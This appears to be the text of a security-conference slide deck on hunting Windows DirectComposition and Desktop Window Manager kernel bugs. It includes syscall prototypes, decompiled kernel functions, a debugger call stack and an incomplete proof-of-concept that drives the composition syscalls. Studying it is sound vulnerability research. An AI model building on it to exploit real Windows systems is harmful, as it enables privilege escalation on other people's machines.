#HITB2023AMS https://conference.hitb.org/

HITB 2023 AMS

The Lost World of DirectComposition: Hunting Windows Desktop Window Manager Bugs

WangJunJie Zhang | WenYue Li | YiSheng He | Hillstone Networks

山石网科安全技术研究院
Hillstone Networks Security Technology Research Institute

山石网科安全技术研究院
Hillstone Networks Security Technology Research Institute

About Us

山石网科安全技术研究院
Hillstone Networks Security Technology Research Institute

WangJunJie Zhang

- Senior Security Researcher of Hillstone Network Security Research Institute .
- Focus on windows bug hunting
- MSRC Most Valuable Researcher 2020, 2022

WenYue Li

- Senior Security Researcher of Hillstone Network Security Research Institute .
- Focus on mobile security, OS vulnerability and APT virus analysis
- CISSP, DPO Certified Professional, MSRC Most Valuable Researcher 2022

About Us

山石网科安全技术研究院
Hillstone Networks Security Technology Research Institute

YiSheng He

- HIllstone Security Research Team Leader.
- Research interests includes AIoT and WEB security.
- CISSP, CCSK, CTF Enthusiast

Agenda

- Direct Composition Architecture
- Attack Surface
- Vulnerabilities details
- Conclusion / Take aways


Architecture

DirectComposition Introduction

Microsoft DirectComposition is a Windows component that enables high-performance bitmap composition with transforms, effects, and animations. Application developers can use the DirectComposition API to create visually engaging user interfaces that feature rich and fluid animated transitions from one visual to another.

DirectComposition API provides COM interface via dcomp.dll, calls win32kbase.sys through win32u.dll export function, and finally sends data to client program dwm.exe (Desktop Window Manager) through Shared Section to complete the graphics rendering operation.

DirectComposition Architecture



DirectComposition syscalls

NtDCompositionCreateChannel creates a channel to comm-unicate with the kernel

```
typedef NTSTATUS(*pNtDCompositionCreateChannel)(
     OUT       PHANDLE hChannel,
     IN OUT    PSIZE_T pSectionSize,
     OUT       PVOID* pMappedAddress
);
```

DirectComposition syscalls

NtDCompositionProcessChannelBatchBuffer batches multiple commands

The batched commands are stored in the pMappedAddress memory returned by NtDCompositionCreateChannel.

```
typedef NTSTATUS(*pNtDCompositionProcessChannelBatchBuffer)(
     IN   PHANDLE hChannel,
     IN   DWORD dwArgStart,
     OUT  PDWORD pOutArg1,
     OUT  PDWORD pOutArg2
);
```

DirectComposition syscalls


NtDCompositionCommitChannel build batch command bufer and send to DWM process.

AnimationCommands, BeginInteractionCommands, UpdateCommands, BindingAddCommands, CreationCommands.

```
typedef NTSTATUS(*pNtDCompositionCommitChannel)(
     IN      HANDLE hChannel,
     OUT     PDWORD out1,
     OUT     PDWORD out2,
     IN      DWORD flag,
     IN      HANDLE Object
);
```

DirectComposition kernel command

- Associate with a channel
- Returned from NtDCompositionCreateChannel
- NtDCompositionProcessChannelBatchBuffer parse it
- This function support a lot of commands




```
enum DCPROCESSCOMMANDID
{
    nCmdProcessCommandBufferIterator,
    nCmdCreateResource,
    nCmdOpenSharedResource,
    nCmdReleaseResource,
    nCmdGetAnimationTime,
    nCmdCapturePointer,
    nCmdOpenSharedResourceHandle,
    nCmdSetResourceCallbackId,
    nCmdSetResourceIntegerProperty,
    nCmdSetResourceFloatProperty,
    nCmdSetResourceHandleProperty,
    nCmdSetResourceBufferProperty,
    nCmdSetResourceReferenceProperty,
    nCmdSetResourceReferenceArrayProperty,
    nCmdSetResourceAnimationProperty,
    nCmdSetResourceDeletedNotificationTag,
    nCmdAddVisualChild,
    nCmdRedirectMouseToHwnd,
    nCmdSetVisualInputSink,
    nCmdRemoveVisualChild
};
```

DirectComposition vtable functions


- GetType
- IsOfType
- EmitCreationCommand
- EmitDeletionCommand
- EmitUpdateCommands
- ReleaseAllReferences
- SetIntegerProperty
- SetReferenceProperty
- SetRemarshalingFlags

DirectComposition object functions



```
; void *DirectComposition::CMaskBrushMarshaler::`vftable'
??_7CMaskBrushMarshaler@DirectComposition@@6B@ dq offset ext_ms_win_moderncore_win32
                                        ; DATA XREF: DirectComposition::CMaskBrushMa
                                        ; DirectComposition::CMaskBrushMarshaler::CM
                dq offset ?Initialize@CResourceMarshaler@DirectComposition@@UEAAJPEA
                dq offset ?GetType@CMaskBrushMarshaler@DirectComposition@@UEBA?AW4MI
                dq offset ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsPDEVOBJ_b
                dq offset ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsPDEVOBJ_b
                dq offset ext_ms_win_moderncore_win32k_base_ntuser_l1_1_0_FreezeThaw
                dq offset ?IsCrossChannelParentVisual@CResourceMarshaler@DirectCompo
                dq offset ?IsCrossChannelParentVisual@CResourceMarshaler@DirectCompo
                dq offset ?EmitCreationCommand@CResourceMarshaler@DirectComposition@
                dq offset ?EmitDeletionCommand@CResourceMarshaler@DirectComposition@
                dq offset ?EmitUpdateCommands@CMaskBrushMarshaler@DirectComposition@
                dq offset ?SetRemarshalingFlags@CMaskBrushMarshaler@DirectCompositio
                dq offset ext_ms_win_moderncore_win32k_base_ntuser_l1_1_0_FreezeThaw
                dq offset ??_ECMaskBrushMarshaler@DirectComposition@@UEAAPEAXI@Z ; D
                dq offset ?ReleaseAllReferences@CSurfaceBrushMarshaler@DirectComposi
                dq offset ?IsOfType@CMaskBrushMarshaler@DirectComposition@@UEBA_NW4M
                dq offset ext_ms_win_moderncore_win32k_base_ntuser_l1_1_0_HasHidTabl
                dq offset ?SetIntegerProperty@CSharedReadCaptureControllerMarshaler@
                dq offset ?SetIntegerProperty@CSharedReadCaptureControllerMarshaler@
                dq offset ?SetIntegerProperty@CSharedReadCaptureControllerMarshaler@
                dq offset ?SetIntegerProperty@CSharedReadCaptureControllerMarshaler@
                dq offset ?SetIntegerProperty@CSharedReadCaptureControllerMarshaler@
                dq offset ?SetReferenceProperty@CMaskBrushMarshaler@DirectCompositio
                dq offset ?SetIntegerProperty@CSharedReadCaptureControllerMarshaler@
```

Dwmcore object functions



```
; const CMaskBrush::`vftable'{for `CContent'}
??_7CMaskBrush@@6BCContent@@@ dq offset ?QueryInterface@CResource@@UEAAJAEBU_GUID@@P
                                        ; DATA XREF: CMaskBrush::~CMaskBrush(void)+6
                                        ; CMaskBrush::CMaskBrush(CComposition *)+18↑
                                        ; CResource::QueryInterface(_GUID const &,vo
                 dq offset CResource__AddRef
                 dq offset ?Release@CResource@@UEAAKXZ ; CResource::Release(void)
                 dq offset CMaskBrush___scalar_deleting_destructor_
                 dq offset ?HrFindInterface@MoveOptimizationInfo@@UEAAJAEBU_GUID@@PEA
                 dq offset ?AddOcclusionInformation@CGenericInk@@UEAAJPEAVCOcclusionC
                 dq offset ?IsOfType@CMaskBrush@@UEBA_NW4MIL_RESOURCE_TYPE@@@Z ; CMas
                 dq offset wistd____function____func__lambda_8db0ce862824541f40dfb767
                 dq offset ?NotifyOnChanged@CResource@@UEAAXW4Flags@NotificationEvent
                 dq offset ?NotifyListenerOfChange@CSpriteVisualContent@@UEAAXPEAVCRe
                 dq offset wistd____function____func__lambda_8db0ce862824541f40dfb767
                 dq offset ?SetBufferProperty@CResource@@UEAAJIV?$span@E$0?0@gsl@@@Z
                 dq offset ?SetBufferProperty@CResource@@UEAAJIV?$span@E$0?0@gsl@@@Z
                 dq offset ?SetBufferProperty@CResource@@UEAAJIV?$span@E$0?0@gsl@@@Z
                 dq offset ?SetBufferProperty@CResource@@UEAAJIV?$span@E$0?0@gsl@@@Z
                 dq offset ?SetBufferProperty@CResource@@UEAAJIV?$span@E$0?0@gsl@@@Z
                 dq offset ?IsMonitorSpecificContent@CImageSource@@UEBA_NXZ ; CImageS
                 dq offset ?SetBufferProperty@CResource@@UEAAJIV?$span@E$0?0@gsl@@@Z
                 dq offset ?GetOwningProcessId@CResource@@UEBAKXZ ; CResource::GetOwn
                 dq offset ?GetOwningProcessSequenceNumber@CResource@@UEBA_KXZ ; CRes
                 dq offset ?GetProcessAttributionNoRef@CResource@@UEBAPEAVCProcessAtt
                 dq offset CResource__DetachFromChannel
                 dq offset ?DebugDump@CMaskBrush@@UEAAXPEAVCVisualTreeDumpContext@@@Z
```

DirectComposition Type Related Functions

```
signed __int64 DirectComposition::CVisualMarshaler::GetType()
{
        return 0xBDi64;
}


bool __fastcall DirectComposition::CVisualMarshaler::IsOfType(
     __int64 a1, int a2)
{
        return a2 == 0xBD;
}
```

SetReference Function

```
__int64 __fastcall DirectComposition::CShapeMarshaler::SetReferenceProperty(
    __int64 this, __int64 a2, int a3, __int64 a4, bool *a5)
{
    ...
    v5 = this + 56;
    v6 = 0;
    *a5 = 0;
    if ( v5 && (!a4 || (*(unsigned __int8 (__fastcall **)(__int64, _QWORD, _QWORD))(*(_QWORD *)a4 +
        96i64))(a4, a3 == 0 ? 0x1B : 0, (unsigned int)-a3)) )        // Type check
    {
        if ( *(_QWORD *)v5 != a4 )
        {
            DirectComposition::CApplicationChannel::ReleaseResource(a2, *v5);
            *(_QWORD *)v5 = a4;
            if ( a4 )
                DirectComposition::CResourceMarshaler::AddRef(a4);    // Add Reference
            *(_DWORD *)(this + 16) |= v10;
            *a5 = 1;
        }
    }
    ...
    return v6;
}
```

DirectComposition Release Function

```
void __fastcall DirectComposition::CVisualMarshaler::ReleaseAllReferences(
   __int64 this, struct DirectComposition::CApplicationChannel *a2)
{
   ...
   v4 = *(this + 152);
   if ( v4 )
   {
      DirectComposition::CApplicationChannel::ReleaseResource(a2, v4);
      *(this + 0x98) = 0i64;
   }
   v5 = *(this + 0x78);
   if ( v5 )
   {
      DirectComposition::CApplicationChannel::ReleaseResource(a2, v5);
      *(this + 0x78) = 0i64;
   }
   ...
}
```

SetInteger Function

```
__int64 __fastcall DirectComposition::CInjectionAnimationMarshaler::SetIntegerProperty(
    __int64 this, __int64 a2, int PropertyId, __int64 PropertyValue, bool *a5)
{
     ...
     v5 = 0;
     *a5 = 0;
     if ( PropertyId == 0xB )
     {
        if ( *(this + 0x78) == PropertyValue )    // check value if it's same
           return v5;
        *(this + 0x78) = PropertyValue;
        goto LABEL_8;
     }
     if ( PropertyId == 0xC )
     {
        if ( *(this + 0x80) == PropertyValue )
           return v5;
        *(this + 0x80) = PropertyValue;
    LABEL_8:
        *(this + 16) &= ~0x400u;                 // set object flag
        *a5 = 1;                                 // success or unsuccess
        return v5;
     }
}
```

DirectComposition Handle Table

```
__int64 __fastcall DirectComposition::CApplicationChannel::CreateResource(
      __int64 DirectComposition_CApplicationChannel, unsigned int a2, ...)
{
     ...
     if ( a4 )
          inserted1 = DirectComposition::CApplicationChannel::CreateInternalSharedResource(
               DirectComposition_CApplicationChannel, a3, &newresourceobject);
     else
          inserted1 = DirectComposition::CApplicationChannel::CreateInternalResource(
               DirectComposition_CApplicationChannel, a3, &newresourceobject);
          inserted = inserted1;
     if ( inserted1 >= 0 )
     {
          // create handle here
          inserted = DirectComposition::CLinearObjectTableBase::InsertObject(
               DirectComposition_CApplicationChannel + 0x38, newresourceobject, a2);
     }
     ...
}
```


DirectComposition object reference

```
__int64 __fastcall DirectComposition::CApplicationChannel::AddVisualChild(
      __int64 DirectComposition_CApplicationChannel, int resourceId, int resourceId1,
      unsigned  int a4, unsigned int resourceId2)
{
    ...
    // Get Marshal Object from handle
    v6 = (resourceId - 1);
    if ( resourceId && v6 < *(DirectComposition_CApplicationChannel + 0x50) )
    {
         _mm_lfence();
         DirectComposition_CMarshaler1 = *(v6 * *(DirectComposition_CApplicationChannel +
               0x58) + *(DirectComposition_CApplicationChannel + 0x38));
    }
    else
    {
         DirectComposition_CMarshaler1 = 0i64;
    }
    ...
}
```

SetRemarshalingFlags Function

```
char __fastcall DirectComposition::CDDisplayRenderTargetMarshaler::SetRemarshalingFlags
    (__int64 this)
{
   ...
   if ( *(_DWORD *)(this + 68) || *(_QWORD *)(this + 80) )
      *(_DWORD *)(this + 16) |= 0x20u;
   v1 = *(_DWORD *)(this + 16);
   if ( *(_QWORD *)(this + 144) )
      v1 |= 0x40u;
   v2 = *(float *)(this + 132);
   v3 = v1 | 0x80;
   *(_DWORD *)(this + 16) = v3;
   if ( v2 != 1.0 )
     *(_DWORD *)(this + 16) = v3 | 0x100;
   ...
}
```

DWM Process Restart Recovery



DWM Process Restart Recovery CallStack

```
2: kd> r
rax=ffffcb65dc03c120 rbx=ffffcb25025b7170 rcx=ffffcb25025b7170
rdx=ffffcd0785e1b9e0 rsi=0000000000000004 rdi=ffffcb2500f7b620
rip=ffffcb65dc03c120 rsp=ffffcd0785e1b9a8 rbp=0000000000000230
 r8=000000000000006e  r9=ffffcb2500f7b690 r10=0000000000000008
r11=ffffcd0785e1b9a8 r12=0000000000000000 r13=0000000000000000
r14=ffffcd0785e1bab8 r15=0000000000000001
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040282
win32kbase!DirectComposition::CKeyframeAnimationMarshaler::SetRemarshalingFlags:
ffffcb65`dc03c120 48895c2408      mov     qword ptr [rsp+8],rbx ss:0018:ffffcd07`85e1b9b0=ffffcb2502524a70
2: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffcd07`85e1b9a8 ffffcb65`dbf0374a     win32kbase!DirectComposition::CKeyframeAnimationMarshaler::SetRemarshalingFlags
01 ffffcd07`85e1b9b0 ffffcb65`dbec8a59     win32kbase!DirectComposition::CApplicationChannel::CompleteReconnection+0xe26fa
02 ffffcd07`85e1b9e0 ffffcb65`dbee6ddd     win32kbase!DirectComposition::CChannelGroup::OnConnectionReconnected+0x69
03 ffffcd07`85e1ba10 ffffcb65`dbee6f24     win32kbase!DirectComposition::CConnection::Connect+0xfd
04 ffffcd07`85e1ba40 ffffcb65`dc022653     win32kbase!DirectComposition::CConnection::Create+0x68
05 ffffcd07`85e1ba80 ffffcb65`dcb5fbca     win32kbase!NtDCompositionCreateConnection+0x33
06 ffffcd07`85e1bab0 fffff802`52c31185     win32k!NtDCompositionCreateConnection+0x16
07 ffffcd07`85e1bae0 00007ff9`68da3734     nt!KiSystemServiceCopyEnd+0x25
08 000000b4`5c51f898 00007ff9`65bde587     0x00007ff9`68da3734
09 000000b4`5c51f8a0 000001b9`0fc39d60     0x00007ff9`65bde587
0a 000000b4`5c51f8a8 000001b9`0fc49240     0x000001b9`0fc39d60
0b 000000b4`5c51f8b0 000001b9`0fc39d60     0x000001b9`0fc49240
```

DWM Process Restart Recovery

```
void __fastcall DirectComposition::CApplicationChannel::CompleteReconnection(__int64 this)
{
   ...
   while ( 1 )
   {
     // 1. Enumerate all Marshal object
     CResourceMarshaler = DirectComposition::CLinearObjectTableBase::EnumerateObjects(this + 0x70, &v10);
     if ( !CResourceMarshaler )
        break;
     *(CResourceMarshaler + 8) = *(this + 0x190); // 2. Add Marshaler object to EmitCreateCommand list
     *(this + 0x190) = CResourceMarshaler;
     if ( (*(*CResourceMarshaler + 0x58i64))(CResourceMarshaler) ) // 3. Call SetRemarshalingFlags function
        *(CResourceMarshaler + 0x10) |= 2u;
     ...
    }
   ...
   if ( (*(this + 0xF0) & 1) == 0 )
   {
      v8 = *(this + 0xA8);
      // 4. Calls CommitChannel function
      if ( !v8 || !*(v8 + 0x28) )
         DirectComposition::CApplicationChannel::Commit(this, 0i64, 0, 0i64);
   }
}
```

Poc Example

```
// Create channel handle
ntStatus = NtDCompositionCreateChannel(&hChannel1, &SectionSize, &pMappedAddress);
if (ntStatus) {
   printf("NtDCompositionCreateChannel : 0x%x\n", ntStatus);
   return;
}

// 1. Create CExpressionMarshaler Object
*(DWORD*)(pMappedAddress) = nCmdCreateResource;        // Create Command Id
*(DWORD*)((PUCHAR)pMappedAddress + 4) = 1;             // Resource Handle Id
*(DWORD*)((PUCHAR)pMappedAddress + 8) = 0x37;          // Resource Type
*(DWORD*)((PUCHAR)pMappedAddress + 0xC) = FALSE;       // not shared resource

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x10, &pOutArg1, &pOutArg2);
if (ntStatus) {
   printf("Create resource : 0x%x\n", ntStatus);
   return;
}
// CommitChannel
